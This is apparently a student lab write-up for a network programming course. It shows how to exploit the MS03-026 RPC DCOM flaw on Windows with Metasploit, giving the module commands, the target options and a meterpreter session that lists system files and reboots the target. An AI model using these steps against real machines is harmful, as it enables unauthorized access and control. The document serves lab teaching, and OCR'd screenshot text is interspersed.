
A series of worms (Blaster) are known to exploit this vulnerability in the wild.

Search for available exploits by using search command in msfconsole. We are using **MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncredentialed check)** exploit. Then we can see the available options by using show options and we have to set the target IP address using set RHOST. (fig 17)


Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 9:08 AM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
Nessus - Iceweasel
Right Ctrl
1:38 PM
9/12/2019

```
msf> search MS03-026

Matching Modules
================

   Name                                 Disclosure Date          Rank   Description
   ----                                 ---------------          ----   -----------
   exploit/windows/dcerpc/ms03_026_dcom 2003-07-16 00:00:00 UTC  great  Microsoft RPC DCOM Interface Overflow


msf> use  exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) >
```

After Exploiting this vulnerability we can have the access privileges for the target machine data. We can also manipulate the OS also.



```
100777/rwxrwxrwx  29456    fil   1999-12-07 05:00:00 +0000  wpnpinst.exe
100777/rwxrwxrwx  6416     fil   1999-12-07 05:00:00 +0000  write.exe
100666/rw-rw-rw-  71440    fil   1999-12-07 05:00:00 +0000  ws2_32.dll
100666/rw-rw-rw-  18192    fil   1999-12-07 05:00:00 +0000  ws2help.dll
100777/rwxrwxrwx  118834   fil   2001-06-26 17:53:50 +0100  wscript.exe
100666/rw-rw-rw-  541968   fil   1999-12-07 05:00:00 +0000  wsecedit.dll
100666/rw-rw-rw-  10000    fil   1999-12-07 05:00:00 +0000  wshatm.dll
100666/rw-rw-rw-  28721    fil   2001-06-26 17:59:32 +0100  wshcon.dll
100666/rw-rw-rw-  65585    fil   2001-06-26 17:56:36 +0100  wshext.dll
100666/rw-rw-rw-  8464     fil   1999-12-07 05:00:00 +0000  wshirda.dll
100666/rw-rw-rw-  12560    fil   1999-12-07 05:00:00 +0000  wshisn.dll
100666/rw-rw-rw-  7952     fil   1999-12-07 05:00:00 +0000  wshnetbs.dll
100666/rw-rw-rw-  102448   fil   2001-06-26 17:59:12 +0100  wshom.ocx
100666/rw-rw-rw-  17680    fil   1999-12-07 05:00:00 +0000  wshtcpip.dll
100666/rw-rw-rw-  39696    fil   1999-12-07 05:00:00 +0000  wsnmp32.dll
100666/rw-rw-rw-  21776    fil   1999-12-07 05:00:00 +0000  wsock32.dll
100666/rw-rw-rw-  14608    fil   1999-12-07 05:00:00 +0000  wtsapi32.dll
100666/rw-rw-rw-  25872    fil   1999-12-07 05:00:00 +0000  wupdinfo.dll
100777/rwxrwxrwx  47376    fil   1999-12-07 05:00:00 +0000  wupdmgr.exe
100666/rw-rw-rw-  92432    fil   1999-12-07 05:00:00 +0000  xactsrv.dll
100777/rwxrwxrwx  28432    fil   1999-12-07 05:00:00 +0000  xcopy.exe
100666/rw-rw-rw-  110664   fil   1999-12-07 05:00:00 +0000  xenroll.dll
100666/rw-rw-rw-  641808   fil   1999-12-07 05:00:00 +0000  xiffr3_0.dll
100666/rw-rw-rw-  17680    fil   1999-12-07 05:00:00 +0000  xolehlp.dll

meterpreter > reboot
Rebooting...
meterpr
```

Please wait...

Windows is shutting down...

BSc (Hons) in Information Technology
Write Up 1

IE1212 – System & Network Programming

Year 2 : Semester I : 2019